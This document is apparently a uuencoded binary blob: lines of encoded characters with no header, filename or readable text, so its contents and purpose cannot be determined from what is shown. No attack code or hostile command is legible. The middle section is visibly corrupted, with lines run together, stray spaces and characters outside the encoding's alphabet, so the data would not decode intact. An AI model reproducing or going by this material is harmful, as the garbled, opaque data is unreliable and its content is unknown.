MJ)C?V\$C(22(4-C1F==TAYQ^`_8'O2+3!T"6=>0KMZ4!DZ29Y9LIOF*3!'T;2
M5]I30'UR,:6INZD4\$]05N;B^NH1/0?L2\$;VG!74FOU2'1'XCS2D?C-TM!*22
MWI(?-LZ0#)O]8>\$Z(F2AH/;?9G'GG!IDT+OIGK5(0#P[[Q"9\POD0A"+8E>4
MGOE@[,`&A\$290N:#@7G!JKZH_QV4='QW+0I110LHWLT1_7^[O+O;ZC)G??^L
MV[IH#U(<G)T5L722RGX&)%XP#IMH_)G=<Y.XZVL\XI5>N#9\$X_6E(G3P\$?;]
MP*`G7S:U\$+_H=@H`'_=.G>+QBF=MB7*W\$9JWDC`P8;;!CE8"^P5%#M\BR3W
M*L#,UBELHEBYL+ZRS)*&L@OKL]=7;PN<'T`_SKQ97&K)Z)I_BRRGL-I:F/X2
M)0VH"=V<</93>-51D\$Q86GCGKDBO/U?D%7ZGL3Y:SI@W&CMK*N?.\=3:=:O#
MP5"]J2M'ZZ1_U?UET&_W\F]'4;_AJ4]C%W;GR.JZ_:V@I+F&>.+<!=^Q#T*D
MO6+5%_7]D!+= (L+1=9*V#I#KI\O]N&6/GE(Z<#<D@)LROF59R9Y@2STP6<
M:KV+GK"VS1;1U=PV<?%VJ>PN2,8JI&.%F80G7E=8#S=?@TP8NSU!;UO7VO5-
M[]5G600"/@#PWV<EWEJSZV5Q'_#U_7.M0#\$7&#KXW0%;C0IXO]'U/C^!M:>X
MYTM&UQTJI+`X<HF2!R1L%5\$H1\CY/UZR`0*2)^8DR0\5*5XT\HZ"A.?WKK`6
MS[ET`6[,4<:V_.8!UF0`!T?1YY&N'KF?"+#3KE0#B#.QM1K4_9_PD;0;N=-
MY[S],HGIIIVFS,&+.G8_.V+XOSA_6]=[RM&0B-K43DXO6MI5OR4JU&/J(-T6
MII?K=A<Y1P<`C+`"-YU>Y^J25-C<))2HG8PFUK6"5%:Y@:S*5'9B(AA9(%
MN@6F+>F3JK):X6&@;%R(D=;<4N?[[`CY.JRW[TZ1R9Y46E+N*SF9[7^A&YX
M/H4MBVN[;TI[*,[` (KE1U"*P3Q!I>+A9[6L+&L2E/]7PP1Y^<!2!\$?:"6POA
M`%I[: ,U7OJ!<3`W+&=CNBLVYB+2E'/RJGWRNG.)XT#`H]\IL`2Z^MP5H5-
M8V![/`^<,=CN\$.&ILBE1Z`F\I8:>=&=OQ6.D1'[3XZ)6A1RO9Q_N;X#31I[7
M:SKOP!=-\$E"Z>*OTVDQ2:_5][OCEZW5.5[(SY2*/\`*?T@Q]%-#7"1I:P&4I?
MUO@3PLR>LC#">9S=Y73HC#>EYLGKFX18Y%0R`L/B!\$SNM;M3&GC>M6:SM\X(
M?S\$ZH\BL#8GZ-?P?)*\-^CWSF(N*X`S_WF*Q[0[6<,</&XC);#,'A54(7H@`
MH77O^KY["`IPALNQ=-<>7&]Q)#PJZ6:\=SX*65UYT.3R!2C-X*?IH+-P^S\$
M%YTZ"@V`P%HQ:@']!S;Z1#-82'=H\$GM9*K468F]:P\7OYTG-;B6MZ^NWG=.7
M[:TBL=-DQ<AP3GEI@:B;^*6D]=QXWR<GQHK&38M=(3U6/AO?D"]E2HEP^`OX

M:13_""&:@GAAJ6^X' <C\$AP4?^I)A1%>P' SML,D6!C"_49,T^H;* ,2) <, TRJ& M%6L5F8.48&)J85&Y, />B,P_XU], ,GKQPOU^ (@7S [K<*VY' C, \$. ') ' (D7] HDM MO) \'/! ">5U7, %"B&D1\ \$! 7' 960 [V\H4Q] @L)]AT=\J5DC9! YAVS2D78Y05@:, M:, #, YRRXI\$TESY.8/K (K>@0+ [3^7] GPE"D%J2Y! T\$\DO<?6KH, WM>V; /D9PJ M(32X87MA#=#/82?23K81% ^P1?1J3C\$ ^P (]EA-]') K>S07+SJ+38NAGE^)0*Q8 MN] 4] V<IHM>G! 2^%9' 1E"II) =V5#1&RUE4XD-_KWT90327465W*/ ^1HGL) M\ V MX&^4 \ \]!, 4>^I-BSX- ' Q@JZTS/ (7W, ' >SB\$ \$Z) LD59% <! 9/ </A8.; MRMZNY M:E>/; B@% ' _CEV%9]] ^ ^ MB>] V**+G0SAS: THZT/WA; KQ+ (IMH (' 7LWX6+YZZO M9&F (!00+? *T0XN>??) 9.Y' WI:L\$ (M' ^&XLZ\$S"8"D44%:G8U5H, _' R\$Y?0## M>OG@CGA' 3S?7G*.UQ \ (?DZ_HR*; G"K%&O*7#W, O"BXZE6K3:S2 [T; 0NA8QW/ MKX"EDI! 2:N, 4MU6NZ [\C] ^T [:SE> ^ ^GH\$) 4E=16_OF8T<#75+9 [7!, *VLQ"J MY&PU_Y<M! 4 (^-4/L_V! 8#\Y2/-LXCW.D6X\$2=; *3! 3ZYN0X%) J-^ ^Z3?/BWH M8DJSN_ ; G5-# ' -&? _W&SIQ#R] B"@W<>K<>%S17MR `XR=) O?PT\$P5=2ZCN?>_. MGR*/+1&FJ<# ^ =@43B?WA! @7VC_> \ \ ^ "4\$ "RB"8; HH:=1BC%CMKJ) () T.3_N M+^9+.Z, I2; \$G [HC0OK- (WLIH&-MC\N. !P&7 `WV; T9L&<7Z) \ \ ^ ^ 7U (PH; 2.N> MIS%T) R6?LCC [= ' L) [OSB;) 4! ZX, S' K=0J; <K\$3K1T? *%YKN: &X] PH! \ [' QI MDJ3^D>0SD&WV?PJZ_Q#\$+T8W@XJVO [E+, #:</+@NS<./; %U%Q (<# ^ =AFNC\1 M%GW\5<+3F' M?: HWM<>*D_9XB8] C5] `3I; @2Q1\$ <O; 5?X/>U/>+JSSTB@P@/U M=+&VQP3Y>8, -RFU_BC3^01R' Y\O\B0H_K0! B `JX [2Z (-=:) 75 [UV-SB0\$3C^ M><MY*D_ ; 9ZV; _X*K! ^ .4Q#^X=A?ZBU6_Y5M?7QZ:SOW#PL95; G53DCO\$SNU M#QAW\, @##V0, Y7Q ` \LDX8VT_PS [: , 3FOQ] ; BW+UW-Z/AI=L' `5Y8\] +9<CP6 MGJB [10%4^&">6/, +8K> ; (DI09F, KH) N7HGB7=M. "M/1K5@(@^) Q? [RGE1MW/Y MLD] :R>"Z<+Z: ^!) :] ?4' Y7D5I14\ ^15U!) _KE_*X@MB?YJYR&Z1N16+X_V2 M%/K%"6D (A^-M) >\ZD*F^WDDDB3\$RO4 (RTJL: ; LYD\$+EF^ _G. !=* &7%T.NNW_MN&G#3_ ' [W<_ ' T56*, +R+NU%9TJJ.Q) 4_RX, ;] V6\U7BM3ONW+5&+?H%;] CQ MA' :KV\$2V?: #4Y1PQH. !JJ' MG0N, GQ' W' , 5BS\ V, 1ZRJ1Y) @JQG [\$] WHBO7# =MA?3.G.] KG^ ^ @ (' J `35L (^CLMLJ?] N6PVOX00.3"8YB:<)] FI, 0) @ [KASVJL_ M [ANZ7IB4, !Z<N7/M1+BP' &E^J: TCS5X, 2]] K@HX_JG@\$9H--R4RJC^! U M<=+3+\$XD#) N2I \ \$YO-> \ (!O=9?) [S6=8F^ * &5; MWW?NQ' 2S>T! Q-?%R [[9-V MYTU (] RQU9<) ; [, \$ "7, ' U2GY] _8GF3] /_ ' TFBJ-_MDV9QM> (M8:F%_KLA^ .) M-77N; &_QT] Z?OO ` \X\K%0I \ ;) ?V8*S, 0>L [Q#L?0Z: =>K^) ?HU [5U7_] GS\9 M1KU<J] =ULU [_DVY4=; WR) ZVZ0QQ2?Y9 (BZ9I?QK9WM3UTMNM^ _X/^I.Z_J./ MDX' RZCQ8RN (KM)] +LZ="8V"! : [5*ROK7ZT:M' EU_LVR6C3] I ^F> : <^3GO_GZ MDSQST>G! < [JG_:C] U] [^ : LH8 [7OZW. =MH8I\$XBJGNBDI>5Y"8>9 [[=W*A?%N M_V3_: %] * [>H0?D `W?3M; WA) G% `^Q0Q0DL, 9: CPU+^ ^ _#/\$7TZV] ' >WO [D7BT M9#SE.W! I-BFU0J [; H=V<A>39>>OE (` (] &36Z952\HD#NQM:] %W:, M55^74&6 MWS0760B*%EW; <\ =+SO22EW2) BY%CINF+L) I) *WDE/CKVHYH+3\$T"EC55F8F; M11Z.5" ^ , 8>NF_XJDI<X) LBBW3DY0U [Z7MJ]] U5\ : *RY\$KL `T!, \ (&6LTDHW; MG [##G, 7XZ2 ` -WI' V#^NC51I; T_N2P/C (%Q@@JKQ83D=C^S" <XBUQ9-N:) B \A M1K^W%] >6YSVZ\U' JH `J\K!TAP?G/) P7F4&" `F6U_ : "T7#YPJ] _ , @=H; &XR0 M.>9' / , 9DC; AV\$; 8#O\ &B% !K0/RLBS74 [C9V.YI/2Z7S2GL_ .2>VS3JY_5^N MVX/+JX\$ /\$RXLEVUF. ?GXJ8\4J2%7W=-! Z^ : T<Y6"V-1>E#QG5NHYL] 9RY+@G MI/5G' 5K.ALLM#W) 01?I `7%R=O `YB7% (0\4-12N?REWP<!#'. ?OWE@] 65E&Q@ MTU\ < [` \GP@BR=QRG?E) Q: HM, +BNH; 0 [1I \ \ .0?: XB, +F ` \$4D=^92%#FS>>@7 M+-*F@%/) &-XK*UMRT [%2Z"OWU\HU=J2-W5Q, YTWG11>I?)) /E. _ "5_+-, B7? MJ2>=] 4B (@U1.DR@MK `S-1EDEMBYK2&DR' OB3V4! BE#Y (Q83&. (Y\$?&<\RF8X M7 `E.C' 4090N) D-9@P*F, 2\Q, US ` [3++< [_; &G0YV1!QU-/\ \EP2' ` ^A?1_W M7<#"O; 4A (%8<1 ` *' 08\] \ %OT_UML"0: X17^%SMN `B9%Y (" (-3@>MK-M ` ; ' B M0*_ .SG: !6U [I8AV4\U\&O<XYG\$&W ` " =EH' [GK"/%AFV!B14M"D; *] EU.L07_ M ` %7L6=?KC7, [MQ: VY+@QCI' 9V8L, 640" \9* &+2; \$B ` `H"24V> () >Y=] &4= _] M=-/ ` CYW&<W. \70L<] 2?^XZ; =_67# `R.L_O+0#:) X%E; ; PP0GI!F__F6-_>0\$ M_WY*%?=#Z:E' @W] X>N&GOCA (MFTH*V' =>AS/MG8_3\$> [@YUE?9%3?3M' 9=_, M:W3#&7^&B:9) 5J\ [Y^=J/%A8WS%] 7_LOSSD4%_@ \AH%60>' \$ (E*SCRD<\?N= MB_ ; @ [U>7:9 (@8S>VYI, <J\$%T=2; VW] VIO0DZ+\YOV0VKJ_ZK3"MH4+R^" (L M8V_-%MFH#: WIT!Z?.M [0123201%SCTRT5ZB/R,) 9J `M1 [] * :9%) N/0RHV' EG MZ= /] I' 71 [K92R/U@S4>/UMPNG1!N<ZO\$9@AH^O#CS: *X. ^6F!Q\$]) 09M4 [; ! M=LW7] M-: < \CK] B\G\$, /D%/-: 0%8&3-AT) V/+ \Z0E/M/X#@L*R8&G; ?^_VR (3 M* &<74 `+PLIJ) 0/0&HYN' V%/G `MD5, A\$I=C' FF%D^] 2^ ^W\0_ZQX/Q, `PJD. . MY, * ` &\A\42AGW: O-Y- ` [:XB) %E\$H@R7%14BGP#OQ (\Z%_G_BCI>3J9=-@NO6 MB\XY:CJ] : O6VWF3Q=; BVD, N4N&PJ\$K [L*?/^KY\$ \TY5: WM5=>\CE [DIOB"QN MCV/\UF^ `S: ? [>ST#R2WXXJ; ?W]) NHKRZR2R ` .<3DLW:K?] / =DA-\$@0Q: -_VK MLZN3F] YNP) \$VWLL0: F>#RCC1&W&G' "RIW>U>B=V*V"7027UQS<.8! *R; R] >7 M\+G<0!N%#4KXFBL5*V (' 58#) \$AE#M [QL_>5+GZ4H; MO: (` , ?QAS' * (QFO>ZV MWW3: ; _ \$LVQ) A?465Q>+MUVT \>+S^TJ\N*R, I [/B:MLQ:V?^M] <%FFT. * =K?. MDI"\$@^N5. `UPCD5HG?S' 38</^PTI6P/0\>9Z (_O?#4E (X3) L ` (\$V8^L, KFK= M] GF [U=O (_ ' ?=ZO8 [K2T1Z9UTV^W+P8MNY^6K_DY `G78N-H>#C3*U' [%1SMWA M!Z\$; 9. @ [ZM*7_%Y) A\800_L9' 0T2GF#6?_+N?> (; 39+JKWR:C*:O=VP `O"G MR" "O+ ` PV5\@8A7.VY+C7 ["] >^ (OX-:UX, 109/): (CXSW) CT8KXHV+, /U>QGO@ M5XG] O>*T \>+I3%:VV' JC) \ \U84F35OGWI8@S_6B-' 22T#+U9=NBS (HR7/D-9 M?PS642-\$Y (4P [^R6&B+3: ; Z3F\ /%ZJL [#? [M<7EVDG) CY*JCF>E) Y] XMN, <;

MQW[<2/0G5'A#>IM"**-?(9QM`N\$EUVO!@U`?[Q\$;*]G3NV%I80\?2I=WPU:F
MM18QR5GB:JRY.YW:PT7^#L3X#E2D^I9ZAN6T&,E4\$(NY-?78)]?;@]FEAOWNO
MVEKY@R+4>/%`H, :+STT-4#S;E*]H>_WVR2N21GLG5Z19%W!DCB(N;?MG[MR6
MF>M(/T8)\H,D7I6;I"Mc@+T?V'?+1;P=60"KD1#;*;J]%PD.A<8=?177U,XX\$
MPEV^>K]'UK08FIF3#W'A+4!-+VP/B7B+[%_I62-WST'R899;JP"<%\$5V,_"
MYSNDK7V623P=/J\X^R/PBK,OPSEIMXB0,A#V]Z2+B-0YV'8K"S!=VQJAXM`&
MX-*L64%h<Y8Q>&[=HT:4E\)+,V4\$?X!SY\X>/I\$.N9&P`UWQ?BGJ.(N4=1LA
MTX/-B[B61,K9\$(%C,370=8E47IP\$U-.&-2U47?QQE^0LID'Y`*YL^8V/V\$Z
MPS4/J`2CP=G5]V;BY2!5P]M"(-M**1*08\$8LF,1RDN)=18/K^VGEC`K7*!
M=<_<J1!?!;`KQ<_.'D4T2.`Y7<9<J9[IQ5^0K?#&6EK9,-AOOQ^FT"CF/%6/K
M"7WO['FA`3D'8S"[A\$7/PQOE'99U==S#(7OX<\$Y,0%UO7R[*PWUS*(IO'ZQ%
MQVOY+3=A5Z+K5@SX=^%441APF!_+N?2LR6PS**B`MK!Q7]IPA=P`7H:2DL-N
MG"F3)DN+.1CVS9A.RAAIOGY/60=<Y1KEI`MRE6TX!!]V#+KE6?>%Z#=_!"Z
MS1<1HFET\+>I.W;O4^7#1++D="--H\$A;Z_9W*: [P9X.[=)U\&L>@58<]Y-T
MJ]<7*R`;7\$7@Z]Q!L8@D--DY.Y60T;4JW4#LF`HO.2-#6PP"6#,W8`I[P9,
M94/#TA?@(?VGF;TJD609(-X2%RWLESJQ/MB!1EJD(_-L16W=D3H;;,^ .YY[:
ML]^3D4N'9W>Y^(RB\OMH0.Q9Y[*]+B!V88]ME&U`*O7]W_+)+"?V>!Q\$-RI8
MJ9^O6Y^BT;C\PG#=\$P4%3PMX[D1!7+;[;Z^ZK[<%<]WJ]3IOVMN`D7X#+V>>
M<-X\9_!.8DX,*!0T*?EM"FG!H]'EQ+;R@%?;Y7,*[[:ONC3]0;_5>[VCR`4.
M]+6\#WWW;. [F4V<#_XZKT\ [9+R(:W0\72\ .JL(.40>C-;&)R(F!J?6QPTJ;/
M'X\9^&0%GN2]8:9K5KRK.\O; ,US+UNG@^A7RF:)87%JH1W&NH3S`* .#]2,4-
MCPZK3M#6.J,BMUO0#4^N\-%\`-\-E(WE@`'N3&WCDNO8%NS9<R:D9CK6>+>/>
MRUOD[*>.A:?)QJ597UC.N#6>/5@DSF_:/P_B29L_W#C7J!7,=E*?VV1MG?-
MK]^&#_3Y.42NMZWN*1SO.Y>G"-R*AQP&8<I-OOF0+B2%;WFTX+7XP#QQ9
M!V#PMM7I[VJ"O<Y+%`K];OMRY?]-`?I'#8-]J9PQJ/2FW:WQR[I5Z<B5BTU
MZO[J\B9G8,1[-6'1.K_AU62B@0]N'D^+K7,6G=Y<7*>@YB+2YW:9:2<<+2<S
MB6>:SY#CELZ<L7TJRW.X\Z2'UE530,Y'OD^R\`*99N0AX-6C60[ZW=9E+S.0
M/&4A;WK\$WKM4^1V:IWOT`R%H9<FO_+31,)K=[;.5C?9D-]_9Y-.YIHD,SF
M*YG(SMWS8KK5R56KV_NZM:MM[]KV>5@R?/-+8Q,=;V,%+11C.3/N()Y;><L@
M%"G`QJ`610[!]ZWS5O=B748=#J8^`;?+@50(=3-M5J1!>'5ULZDZ+`XA8RV
M@M\$AJ:&]:5"8S.?PNG,]N.D47AP9@C^XNNF_O.)<*B2*I%U>A7?.9?MM%')A
M_%XB\$`]WBC:2CG".>6C;7I*>#8Z1>5]TE],I_#U]`!E]W\>R">PND<#!FEQ6
MB9TVS3X@KX"WG;- .II;\> />L:K^BG@U<H,22WI]T>JF;HN`I[R8NX]>-O<-
M8`UNNFD'Z&;N9#PO<\Z3]D;]I;5*9&^YF8^3'>MD).!'.T\$L7A6^D^,4HV, .
MK2FGPG_EP)_A:=VP:8/D20C:&H]?N.Z'B37_X&TZSLER[KG9#HHTS!O'<Q;V
MB,CXV09"D4;;PV`=@KQVF"P9^=&^>`L2F_M6X!".LU;R[-+^`/!(%E@;1?S
MY13^/UNN;?8@(@)"4CSG2/F4DTPD`I9*?.BF-WC12E.9.1\$&`@-*5U.1H>_&
M`;:WSIBN"N%!MTXZ%,DZTGG'F'_Q-!T<MI"EMP=S)+YW2HKE)D81!<B;3J_S
MXCRGV2<5Z]>D1[N/?NCAN?7D+A><`B\$S!P._&"J+ML%,8B`&UZW+=II`D0G(
M6UG0\$S\$IFQ\73S\$YM&KFGSJ]2C?`PF,S=V00W4WX3\FGWZOK%U<^#]F6?+K\6
M[84M3,B7]J=%>[J@X[IZ&F-B1131\$O=*-&+Y^8G2YRP=H#(OXB#+T<M.SF0`
M67X!&SDEA#/9QD^@6`[*+HG(ZT?.=NJ*@ABTS-.`KSC<'HG5YLOQ":I4EN=
M[O4Y'6R1([+;.NU<;:H8A;/P8V%D%IA=PV/9_BK5\)]L?[L:Y*YE.&^S=*)0W
M5^<W%_E6/]\Q6-D`>8P-X>C^8^8V*!3/B: :FH`DRA&_]??<R<[E[?H'#0J?W
M:G?P",EN\$0M-(CB8P,X`EZV+`4W7KX@7'II4\$:0@1%&H8SM8O9/6I>`U.YGL
M+EYY_P`)^:!NC49SNL\+ /JB^<*<C>R1>HZ-][6RK"^^?*_AN3(0LFEN6C<:Y
M.SB>OTK("%N\$@`DCWJ*)QJROW'@<K>C9P^7<[MX-W<D\$,1[R@4VD!TNS_2\7
MSKAT<],Y588-?2:X4%['/7[(6@P%B2_`^.`1"=+->M.(>GVSLF.L\,KA_"B
M2SP`@?JXU@`IH3BDF?)NS4!+C),TRKJ#(#&\0`PMT3<V)AL^(`^QJ>CG).`K
MVQK1XN:XE*6GT^[NX\]SR[I]I7YXBO=EU^P39M@>O2"V\$';C])CV`=PZFEEK6%
M/NO.V?6&R4;6\80%V9]M(53S<0#V[0'#ND>16W>ZZR'<V:Y'R'F4<B1>E2?I
MY-S?_<ON=H!B`>\S0/EO6VAOKBZ/-TIWSAOX6%\%Z#.D`Y[.Q!;"NPL>,YM
M.JI1R4)<R'TWX8+/OL[77.1BK,\[!N3-2\$[B@R0H_,U:H;688)A+8,UI,N`%
MR<<VVS)/:I*N;(Y2PP@^Q5Z?=[Z!0_`.W*=_>]S==*B(2TEE)(O<^6T/,^Y
MG]HCX2:;T\C;ZZ05R\$FQK+_M=F@???'L"WMM43`\`[>?W.,(.9E;_PBNRY[P-A>
MV&S=[+Q&^0V`\M!X5UQABS@ZT?'`\O*.\NWQUW^41Q.D*QT('`*7IKWP%G2E
M]7-VQ("3=-F[OKI,S42;[9JT^[2J,*W)7NH%)3_+@"@17>KYXX@C(C)V^";S6
M=%0@S\$V8D[V5.Y]AXNW?O=^LE^V!YP0SR>_L6F<G.\TY&+[VSR>RM\$-5UWX
M' :.^MW[6R(75C3Z;E4[=Q^G8M4;^:W%7N,JLK?SGD:#+GK)T0X:!L/:B1`^K
M;] \$IX!..?X.&RFDX;:!BP_64_1PJW:J+\$>"S?D=/3=ZLQ#*O<;EW2"&*3B[?.
MS%XIJ[LVNUJ12E]?NF\7(5M-)*<.<Y#*F[@WOC;WN]=]O[;C_SA9;]?6O/1
M<Z.D'Y-J,?:.K9ESS_0+Z79T[9CZ/13JU7PKU&OZNJ_`^+5F5,M_,HQZN5:O
MZV:]_B?ZEC[\DZ;O8H+K?I:P3&K:GT:V-W6]';KOO^#_GSW+\+=;WY\ZTR/
M[>E';?;T>'G>W0?:?T'Q]/PP*+1OS-KOM#<.ZT5[];2WG?4Z,2=/<V1`4@[
M.#G43-W0CZ@-0#QIITPP[0=!.,U::`M]H9?<^?U/U+,U'FO<T)-(,L!#E`09
M#H&![^:VK7DRAO9[[<E=:D-K2EU&)"'/G=OE@O!;X+H_<N?:Q!TY=T\A#Y:
M(O1,6SS8VL*>3SQ@CS]>7MYHYTC\$--=\$ (N&Q=NVK^\$-[ZMF:1=/%)]Z#/=)N
M`0W]SH"(`\RKG2&1*%@1YKMT/=S[:,(^-7*_D@2WI'FS@G&`<V?L)]K[HP+
M, !/*3]J8)/Z@9]+TPUG2GU,&^^#. :\$H/!(XF^>@0&6]M;>G9=\OQ\$?6GMMK;
M3O_5U4U?:UW^HKUM=;NMR_XO?Z.VM"[TK?W1%I"<R6SL\$&":T=R:+IX(<O)P

MT>["[-.7CC:\$07;6Z5^V>SWM[*JKM30N!7%R<] [J:M<WW>NK7KND:3T;2-G4
M?SV! [WBEB(HC>V\$Y8T),_!=:6E&O4WNP/MJTQ)R38J19VI!V6>[U(U`65#V>
MK[IA-:USITU=DAP\00:'A\5B)OWQ\>/C8^E^NL2V/!X+"-[Q3Z6]O3O2;[47
MMD6W,I&VYRYG(A+YR#RX9'6M^[WY#>N1\"?Z#]S>V^(/E)W.&7PFKMO=BTZ/
M9<)7_8MS[4=M?^0.O>,@>]"QO'N/Z<YU[DC`*LV"S&>EA\5DO+^W!R`)ZOI?
MOXE?Z:JGOR[=J2V_&[2N.^+[O<7\?2N>[UR)U\Q[&KK\`?']6(MS'!X=[]J>A
M/5MH'6[\$]?%DMYGE>7M[0UAIZ8A#`ILNY%<C^TX;#)RILQ@,#CQ[?'>D34D)
M/]`*`,LV<3OMP,+=)I*8]_GUP\:-E"0T)1?P3_8+[TC?\";_0K!1XU4/[R\3LC
MW1PGZNO##ZB0!(DG6F2R\pZ8G?(@_M'>MM6/T1UU0"S"GD8:'XK&V#G[_"N.
MD`. . ``E\$N]&Q\$\"/D7B6=)^%HNY]^-/_7-&STA\0R897D)O_S=US@#R#P!Q
M&,+) `VDO<XR\OR"Q[_# [B-2W&-`H_UAI.-J7R/D_SAV:_LN/VKOWVO<K<N,`
M[KP\$B+C:`,`5[I[\00<B.P>]"6<C'\ED9Z2Q!:=:6D&+5>:\D%YQZ#?4X]W`I\C
M">)]<GL<K+`/G:]X*T_[ZX\2W[]J^_/OACW.^68SFW2""8S6M`#[]WWSXWW
MAY'=@7J"R+2+)]HM]H@NJPV40?_NW?!; [QZ!_NK?&?QM+>OS/T[Y]7WY?F
M]FQL#>V#_>-CVDO[]&T,LOQ-:8AVI7V)0O+F?&8].)*"G0ETL#<5R@!'9'].
MB3R#D?.11A0[%[4!_OTR;ZRM0[9?/<^LK'Q,7'0?#.Z\$'_=P!K"-QK'70X3
M8(K=\Z."&)H?KNQR%4C:=F?<H*C;1'>!TNK^_6Y&2A/=YB7!IYP2\$O+MXX_]
MPR-UF'#.<OCD@>TQYV?U;P?U*VQS+T9.;V9-%9;!3!4K\VR*/3E^]EL48SXJ
M(EU`E.UY)1!R?>O5#X-)](QVR+-G.<9+@.&1++ ,XR-'WF?:L)`_7F1Z`7PQ&
MA]@L`Y:N5IO'6`B1W?'8/\$&'YR"<-/'^!8'#))ZWB@7QBWWZWU^U&`QF7"MC
MTN\$]B&Q2L7`/E?W#D/7S,AX>:C]I9@(.X9[PK\N#I(WF'25A>QC;7B3"98W@
M"PP;CZ`>7['-5X?#`9#]B\$2ZX*`SKQ:=D\XC?E;:O0L@O8^RD3P]@L/MSU]R
M=H]\$V`V`XKLJC!4)WN\$FC[]NXY^.`S\`O1B7.57>P'PJ.+/G].I6<.&"PH>#W
MO<H;L&\$4I!WM/?:%'B-(.,ZO^W_V?F73'0VA_5FCE=, .E;W/"R)G'*6TLT+F
MQ.\$5@B5A\$-L-F\$>#S3N`C.\=.8R"^I(Z5O&^4(_R/H^`\))W<"%X:%\$N\^W7_
M[-?](SJ)O^[C`/`CY-[_ .E?P\]5P9`_?L]?`P6KJ/ZD`*ID!\$YV@,#.U^Q]
M# .X&V`W`A\$`43[WM_VH)]H[NV]:/7:@].K\$QP,TKA*UOS^(\F(>WM1@3ML
M]E<M51\C<*W+T^Y5YW1PW3IYW7K9!M15HR?_[(N[6`>Q>7Z"[/3&_`21WF#J
M", \$00<5LEO7=HS,B)IO:(G`<2&TA3=6IWX]DD&QZ@_DD];M[4F;QN)+Z_=R:
M/3C#=#/KX)6Y3&ZS6Q\$IMZJ<)26W`(62IWTXSR#R]&Z9^!U9_/T[_ .GWR8:KA
MC";"XR*U`76GK\6%F]K(LSZE?[>&JM[,MH?IVRO(\$)/1XE,Z9G!&2_WR[]<@
M2_E2A'JG?YUQ;MZO,@0S@R.\$4]RCGL'EO,)3O@N[[D+,]3(F9,X!!G`0WO7
M0ZZQ#U&FE68I`BMW\#W]M%?IA=%V*B'`5!_6-?;;@DLZTWN-[5Q_]G#/:@=`
M3\$+] *`>/7E7?)2FL^</[L0^GKE+Y\Q"SKMUC)`4_[[W!M]>#YVILM/@T;M
M.&5*/J\`CC[/"@-87`A-P&,%=S#V[_ (0,UC`XW@*I6#PQ)GG@4U<X]AS9L=J
M@@X?JO9=VMS#FEPUU#K+U5(S'4SRWT27I4D.&A.J-_G\$0<EC%\706N"(7^-
M"i>%Q+A"(ER`V`V`Q%U@*@8@0G/*H-BJ,86`-56#L*+=^?NEX)'\$R`VXWF`I
M]\S"V`I5F3[PXWZ:2&)]>XHTXB,^4)8\EWDB*J@6S`V`1_`74PA403PW=`
MBCF@-R;]9GJ_80)93=IZF#Z+/)TE:A(OH#"C6YXVOH\A@%W/[8^ .N_0.%&# /
M_N_6L\/#>(N<>SL&WBL-)T("24\$G-)I\%^ZGX,MW.BF!I)TG)*GUVX<[XL&&
M8!+@OJ>VX\$8U"*_#+] [?'!S4N8+C/9;T2%4&+I"J`0\$V]AS_APQ?&0\MG
MJ\X^*]0":&RH*"0S`/5.]GP?@[EP]G;) &]OV[\$`SP! [C8\$CJ`!`Y/. *8_-Y/
MG=]^\$GY2W_]5#G;[-`B@AINZ`F2_`^MELU:+OO^;1L6L?'O_Q(_BHUI`. *7
MP2N26F%KXDMP0]=&^,Z%<+5,ROK8FWB9?D+^SSL-#D.:4H@ (CI;@-NR?I())
M<'&*0_&(N\!GRZ_DD*=\$N/?@SH-2/4=:K`!IY\$&C#V7@&\$R<3R9B<T\$S<N`D
M@9+\$/EIB:-AX?6\ [& <!])%VQ-& \8?-*:SZTG1!G\ (+ [[B7TN(E)\$D/Q)HW\$7
MXO>L5B-[[, #03K:, 3"W/S-0);5**00BID[%1ODAID;`Q[[W]KC;G>N#?MNRW
M+1OYD5`_U9'W)X*0H_G&HVZ\06;Q7/LU.M_%`V<QL68'XI\H=JD@X@BRN'MR
M==DGW2+. [8.@`GC\$D@KLX5_HPO_CQ)U,1!:]UR2+>_`#<P#GPOT\$:&*\]F5?
MQ.]H^PC627B#3T#YF_OH[G[6^G.A/*ZC1LHA+QZ09KF_VD8U;C\IU?+YC?Y
M[TO]?//_.;_<^>W, \`_<]6E\p@N9B0'2-_0##.? [W+I*%>B3X)2G=#65\3X
MF;-SPJ7>KY6M@]Y\$)?L_@OQ>K\$?+!88L"MR^,W*4L0+]_*C^Z& [L6QZ%`
M; .!/'!&7LM^1?X-F_, &_RP]8_.1/>O(3/UA9'5S(&O3!&_K@M[V]UNF;UN5)
M^S2*-,\$0P2=H>OZ!ZQ@"U[`X] &_R&6:?HZS#)GC\.<9G08/\$R"WNL,8N+IH&
M<"(U#B+]P[<`M4W0D844M3WL^_1A"%DD,XZT\9]0C\670=N>O3);^BCX.CE/
M4P1R\+Q[G-@X`51.(-`N&6%F"N5GL^-8PV/9,`4D:17NT>^#LD4T>.2EBIL
M\$<Z8Q>%H!_`^U^5A\&;15ZM2\$C5W06' [^-[&SX=#M1+!M5\$T1V3@/1!.OS/^
M(WB+4S_[4?TK=)K\$`\"^=&VX7=[=">_>X(4%#D7@^6I?X>2V?[1_&'7XX;8P
M(L.&')&@>:.%7L-*C_UW;`WFCJLO`K(7M?F+Y`DE/DP`:`^\$+Q*:<:QG6C_S/
M.Z(DP9#^IM1>:Z9>:%:-8<%=I/^6RNH2_79\@L0X3++7#!/TKS_R3/X:Z_).
M@'J/5SMM[V\$>J;XX4:J[YWAI]*QP44O28Q9?_RT&/`5P%*A"AAB>ZD;!/^Q(
MS!]*Q]V+!-N_SM@>J;`FS3<-_AKY5M%_&M)!P.U>VULK4RMU6>+14E50[=
MI&R.]%V4E\p9JU5D\$VZX`5/V`\$A;RCJQJT/FV9V; ;*F^RTF8(FSO*`\$B>:@
MM&9'D=`W#X#M.O;Z+L(-Q7XXX.D8M\$>>T12GMOA"K#\$0Z!@N?</S\1?<24
M%1J\BV+P?0H.[T57[,LD>ID`P=OQ0+QQ1E#Y/CIBK&F._Q>A`%);(DLDD<
M)\$F5OG.`ZB'O>YF&+BJQ!W[9X!TZJ0_R/LO`FV)2TW<23L(CONSFO[B>[:=[
M%9?L3POVLEW=A3X4@^CO_VZ^#V)F0D`K(YYL,J*9.>1>Z-R[7SH>DI)S#`%]
MZ-)BP:JB*@SP!6#`7^[F.SN>OKD8Q!9-<<+PO8#7+6"J:R`_,J2Z<:2N<L0Y
M]_S/WM\2W`-7V4S,A7B3?1(9>7\$@IG.D1?`)\))`R^\$"AROSW%3_,-X?JH%!
M"1ZLT8]_SQ\J`_@^JMEKUCYO7[00^U@P34#XO4<ZAH^_[/W7.X.24])QM0%

